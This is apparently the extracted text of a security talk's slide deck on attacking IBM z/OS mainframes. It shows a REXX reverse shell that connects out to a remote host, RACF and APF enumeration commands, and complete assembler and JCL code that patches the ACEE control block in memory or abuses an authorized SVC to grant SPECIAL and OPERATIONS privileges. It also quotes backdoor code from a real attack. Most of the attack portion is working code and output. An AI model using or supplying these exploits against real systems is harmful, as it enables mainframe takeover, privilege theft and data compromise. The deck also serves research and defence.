  t=SOCKET('INITIALIZE','CLIENT',2);t=SOCKET('SOCKET',2,'STREAM','TCP')
  parse var t socket_rc s ; if socket_rc <> 0 then do
    t=SOCKET('TERMINATE');exit 1;end
    par1='SOCKET';t=Socket('SETSOCKOPT',s,par1,'SO_KEEPALIVE','ON')
  t=SOCKET('SETSOCKOPT',s,par1,'SO_ASCII','On')
  t=SOCKET('SOCKETSETSTATUS','CLIENT');
  t=SOCKET('CONNECT',s,'AF_INET' rp rh); t=SOCKET('SEND',s,'TSO > ')
  DO FOREVER
    g_cmd = get_cmd(s);parse = exec_cmd(s,g_cmd);end;exit
get_cmd:
  parse arg ss; sox = SOCKET('RECV',ss,10000);parse var sox s_rc;
  parse var sox s_rc s_data_len sd;cmd = DELSTR(sd,LENGTH(sd));return cm
  INLIST: procedure
    arg sock, s; do i=1 to words(s);if words(s) = 0 then return 0
    if sock = word(s,i) then return 1;end;return 0
exec_tso:
  parse arg do; text = '';u = OUTTRAP('out. '); ADDRESS TSO do;
  u = OUTTRAP(OFF);DO i = 1 to out.0;text = text||out.i||nl;end;return te
exec_cmd:
  parse arg sockID, do_it;t=SOCKET('SEND',sockID, exec_tso(do_it)||nl);
  te = SOCKET('SEND',sockID, 'TSO > ');return 1;
/*
//SYSOUT DD SYSOUT=*
//STEP01 EXEC PGM=IKJEFT01,REGION=2048K
//SYSTSPRT DD SYSOUT=*
//SYSTSIN DD *
EX 'CICSUSER.iv'
/*
//SYSIN DD DUMMY
```

We allocate a new file (dataset)

Reverse shell in REXX – python-like
a scripting language

Execution of the file

root@kali:~#

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[DEMO CICS PWN]



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LISTUSER command

```
READY
LISTUSER
15.36.03 JOB03036 $HASP165 ASMCMP1 ENDED AT N1 MAXCC=0 CN(INTERNAL)
USER=AYOUB NAME=AYOUB OWNER=IBMUSER CREATED=15.327
DEFAULT-GROUP=SYS1 PASSDATE=17.170 PASS-INTERVAL=180 PHRASEDATE=N/A
ATTRIBUTES=SPECIAL OPERATIONS
ATTRIBUTES=AUDITOR
REVOKE DATE=NONE RESUME DATE=NONE
LAST-ACCESS=17.187/15:36:00
CLASS AUTHORIZATIONS=NONE
NO-INSTALLATION-DATA
NO-MODEL-NAME
LOGON ALLOWED (DAYS) (TIME)
-----
ANYDAY ANYTIME
GROUP=SYS1 AUTH=USE CONNECT-OWNER=IBMUSER CONNECT-DATE=15.327
CONNECTS= 14 UACC=NONE LAST-CONNECT=17.187/15:36:00
CONNECT ATTRIBUTES=NONE
REVOKE DATE=NONE RESUME DATE=NONE
```


Shell on z/OS, now what ?

The most widespread security product on z/OS is RACF. It performs authentication, access control, etc.

There are three main security attributes on RACF :

- Special : access any system resource
- Operations : access all dataset regardless of RACF rules
- Audit : access audit trails and manage logging classes



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Z architecture

Proprietary CPU (CISC – Big Endian)

Three addressing modes: 23, 31 & 64 bits.

Each instruction has many variants: memory-memory, memory-register, register-register, register-immediate, etc.

16 general purpose registers (0 – 0xF) *(+ 49 other registers)*


The PSW register holds control flags and the address of the next instruction

Security context in memory

z/OS memory is full of control blocks: data structures describing the current state of the system

RACF stores the current user's privileges in the ACEE control block...We just need to find it!

Security context in memory



If we patch byte 38 we're good to go!

Program State Word (PSW)

JOB02973

IEA995I SYMPTOM DUMP OUTPUT 935

SYSTEM COMPLETION CODE=0C4 REASON CODE=00000004

TIME=16.20.57 SEQ=01948 CPU=0000 ASID=0053

PSW AT TIME OF ERROR 078D1000 80007F46 ILC 2 INT

ACTIVE LOAD MODULE ADDRESS=00007F30 OFFS

NAME=ELV

DATA AT PSW 00007F40 - 00181610 0A0D0700 A715000

GR 0: 80000000 1: 80000002

2: 00000040 3: 008E19D4

4: 008E19B0 5: 008FF5E0

6: 008CBFE0 7: FD000000

8: 008FCC30 9: 008FF200

A: 00000000 B: 008FF5E0

C: 80007F36 D: 00006F60

E: 80FE1508 F: 80007F30

ABEND S0C4, code 4: Protection exception.

Memory protection

Same concept of virtual memory and paging as in Intel (sorta)

Each page frame (4k) is allocated a 4-bit Storage key + Fetch Protection bit at the CPU level

16 possible Storage key values

0 – 7 : system and middleware. 0 is the master key

8 : mostly for users

9 – 15 : used by programs that require virtual = real memory

Program State Word (PSW)

```
PSW AT TIME OF ERROR  078D1000  80007F46
                      Control flags  Next instruction
```

8 - 11 bit : current protection key, 8 in this case

Memory protection

	Storage keys match	Storage don't match & Fetch bit ON	Storage don't match & Fetch bit OFF
PSW key is zero	Full	Full	Full
PSW key is not zero	Full	None	Read

Problem state Vs Supervisor state

Some instructions are only available in Supervisor state (kernel mode) :

- Cross memory operations
- Direct Storage Access
- **Changing storage keys**
- Exit routines
- Listening/editing/filtering system events
- Etc.

Program State Word (PSW)

```
PSW AT TIME OF ERROR  078D1000  80007F46
                      Control flags  Next instruction
```

15 - 16 bit : Problem mode is ON in this case (D =110**1**)

Problem mode ~ User mode

Supervisor mode ~ Kernel mode

How do we get into Supervisor state

APF libraires are extensions of the zOS kernel

Any program present in an APF library can request supervisor mode

Obviously...these libraries are very well protected ! (irony)

APF hunting on OMVS (Unix)

Every z/OS has an embedded POSIX compliant UNIX running (for FTP, HTTP, etc.)

APF files have extended attributes on OMVS (Unix)

List extended attributes : `ls -E`

Find APF files : `find / -ext a`

Add APF authorization : `extattr +a file`

As for setuid bit, if you alter an APF file it loses its extended attribute

APF hunting on OMVS (Unix)

root@Lab:~# █

[DEMO APF UNIX]

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
APF hunting on z/OS

APF libraries on z/OS are akin to directories. They do not lose their APF attribute if we drop programs inside

They are a tad more complicated to enumerate. We need to dive into memory


Control block to the rescue!

Hunting APF on z/OS... Diving into virtual memory



File

Options



READY

[DEMO ELV.APF]



Patching ACEE

```
000001 * ****
000002 * PROGRAM STARTS HERE
000003 * ****
000004     CSECT
000005     AMODE 31
000006 * ****
000007 * PROGRAM PROLOGUE
000008 * ****
000009     STM 14,12,12(13)
000010     BALR 12,0
000011     USING *,12                ;12 AS BASE REGISTER
000012 *
000013     MODESET KEY=ZERO,MODE=SUP ;STORAGE KEY=0
000014 *
000015     L 5,X'224'                ;POINTER TO ASCB
000016     L 5,X'6C'(5)             ;POINTER TO ASXB
000017     L 5,X'C8'(5)             ;POINTER TO ACEE
000018 *
000019     NI X'26'(5),X'00'
000020     OI X'26'(5),X'B1'        ;SPE + OPER + AUDITOR ATTR
000021     NI X'27'(5),X'00'
000022     OI X'27'(5),X'80'        ;UNIVERSAL ACCESS ON
000023 *
000024     XR 15,15
000025     BR 14                    ; EXIT
000026 * ****
000027 * END OF PROGRAM
000028 * ****
000029     END
```

The attack flow

Write an ASM program to patch the current security context

- Locate the ACEE structure in memory
- Patch the privilege bits in memory

Compile and link the program with the Authorized state

Copy it to an APF library with ALTER access

Run it and enjoy SPECIAL privileges


```

VIEW          ELV.APF          Columns 00001 00072
000072      QUEUE "          AMODE 31"
000073      QUEUE "          STM 14,12,12(13)"
000074      QUEUE "          BALR 12,0"
000075      QUEUE "          USING *,12"
000076      QUEUE "          ST 13,SAVE+4"
000077      QUEUE "          LA 13,SAVE"
000078      QUEUE "*"
000079      QUEUE "          MODESET KEY=ZERO,MODE=SUP"
000080      QUEUE "          L 5,X'224'          POINTER TO ASCB"
000081      QUEUE "          L 5,X'6C'(5)        POINTER TO ASXB"
000082      QUEUE "          L 5,X'C8'(5)        POINTER TO ACEE"
000083      QUEUE "          NI X'26'(5),X'00'"
000084      QUEUE "          OI X'26'(5),X'B1'        SPE + OPER + AUDITOR ATTR"
000085      QUEUE "          NI X'27'(5),X'00'"
000086      QUEUE "          OI X'27'(5),X'80'        ALTER ACCESS"
000087      QUEUE "*"
000088      QUEUE "          L 13,SAVE+4"
000089      QUEUE "          LM 14,12,12(13)"
000090      QUEUE "          XR 15,15"
000091      QUEUE "          BR 14"
000092      QUEUE "*"
000093      QUEUE "SAVE    DS 18F"
000094      QUEUE "    END"
000095      QUEUE "/*"
000096      QUEUE "//L.SYSLMOD DD DISP=SHR,DSN=" || APF_DSN || ""
000097      QUEUE "//L.SYSIN  DD *"
000098      QUEUE "    SETCODE AC(1)"
000099      QUEUE "    NAME " || PROG || "(R)"
000100      QUEUE "/*"
000101      QUEUE "//STEP01 EXEC PGM=" || PROG || ",COND=(0,NE)"
000102      QUEUE "//STEPLIB  DD DSN=" || APF_DSN || ",DISP=SHR"
000103      QUEUE "//STEP02 EXEC PGM=IKJEFT01,COND=(0,NE)"
000104      QUEUE "//SYSTSIN DD *"
000105      QUEUE "  ALU " || userid() || " SPECIAL OPERATIONS"
000106      QUEUE "/*"

```



READY



⏶ [DEMO 2 ELV.APF]

The theory behind this feat is not new

Mark Wilson @ich408i discussed a [similar abuse](#) of privilege using SVC

Some legitimate products/Mainframe admins use a variation of this technique too!

Stu Henderson alluded to critical risks of having APF with ALTER access

Supervisor Call

Supervisor Call ~ Syscalls on Linux: APIs to hand over control to Supervisor mode

Table of 255 SVC. 0 to 200 are IBM reserved. 201 – 255 are user defined

Some admins/products register an authorized SVC that switches the AUTH bit and goes into Kernel mode

« Magic » SVC code

```
* ****  
* PROGRAM STARTS HERE  
* ****  
  CSECT  
  AMODE 31  
* ****  
* PROGRAM PROLOGUE  
* ****  
  STM 14,12,12(13)  
  BALR 12,0  
  USING *,12          ;12 AS BASE REGISTER  
*  
  LLGT 4,540          ; POINT R4 TO TCB  
  L 2,180(4)          ; POINT R2 TO JSCB  
  XR 7,7  
  L 7,236(2)          ; LOAD AUTH BIT INTO R7  
  OI 236(2),X'01'    ; TURN ON AUTHORIZATION BIT  
  XR 15,15  
  BR 14              ; EXIT  
* ****  
* END OF PROGRAM  
* ****  
  END
```

Call SVC to get into Supervisor mode

```
000001 * *****
000002 * PROGRAM STARTS HERE
000003 * *****
000004 * CSECT
000005 * AMODE 31
000006 * *****
000007 * PROGRAM SETUP
000008 * *****
000009 * STM 14,12,12(13)
000010 * BALR 12,0
000011 * USING *,12 ;12 AS BASE REGISTER
000012 *
000013 * SVC 233 ;SWITCH AUTH BIT
000014 * MODESET KEY=ZERO,MODE=SUP ;STORAGE KEY=0
000015 *
000016 *
000017 * L 5,X'224' ;POINTER TO ASCB
000018 * L 5,X'6C'(5) ;POINTER TO ASXB
000019 * L 5,X'C8'(5) ;POINTER TO ACEE
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000024 *
000025 * XR 15,15
000026 * BR 14 ;EXIT
000027 * *****
000028 * END OF PROGRAM
000029 * *****
000030 * END
```

We do not need to launch this program from an APF library anymore

Looking for « magic » SVC

```
* *****  
* PROGRAM STARTS HERE  
* *****  
  CSECT  
  AMODE 31  
* *****  
* PROGRAM PROLOGUE  
* *****  
  STM 14,12,12(13)  
  BALR 12,0  
  USING *,12          ;12 AS BASE REGISTER  
*  
  LLGT 4,540          ; POINT R4 TO TCB  
  L 2,180(4)          ; POINT R2 TO JSCB  
  XR 7,7  
  L 7,236(2)          ; LOAD AUTH BIT INTO R7  
  OI 236(2),X'01'    ; TURN ON AUTHORIZATION BIT  
  XR 15,15  
  BR 14              ; EXIT  
* *****  
* END OF PROGRAM  
* *****  
  END
```

We browse the SVC table looking for these instructions (and other possible variations)

File

Options



READY



[DEMO ELV.SVF]



Excerpts from the Logica attack

```
WTO  'SERVICE 242 :: ART AND STRATEGY'  
LA   R0,1  
SVC  242  
WTO  'MASTER, IM SO GLAD TO FEEL YOUR PRESENCE...'  
MODESET KEY=ZERO,MODE=SUP  
WTO  'BUT YOU DONT SEEM TO SHARE MY AMBITIONS '  
L    R5,ASCBPVT  
L    R5,ASCBASXB(R5)  
L    R5,ASXBACEE(R5)  
USING ACEE,R5  
WTO  'I RELY UPON YOU TO BREAK THE SILENACEE '  
MVC  IDWOUSRI,ACEEUSRI  
MVC  IDWOGPRN,ACEEGRPN  
WTO  MF=(E,IDWOBLK)  
OI   ACEEFLG1,ACEESPEC+ACEEOPER+ACEEAUDT+ACEERACF
```

<https://github.com/mainframed/logica/blob/master/Tfy.source.backdoor>

A few problems though

The user's attribute are modified => RACF rules are altered

You can be special, that does not mean you can access any app!

=> Need to figure out the right class/resource to add RACF rules (not easy)

Impersonating users



Interesting stuff in the ACEE

ACEE
....
UserID
Group Name
User Flags
Privileged flag
Terminal information
Terminal ID
@ List of groups
....

Duplicate fields



To our user's ACEE

Not so fast...


Each program or JOB is allocated a virtual address space (same as in Windows/Linux)

Private areas can only be addressed from within the address space

All address spaces share some common regions that contain system data & code: PSA, CVT, etc.

Each address space is identified by a 2-byte number : ASID (~ PID on Linux)

Listing address spaces



File

Options

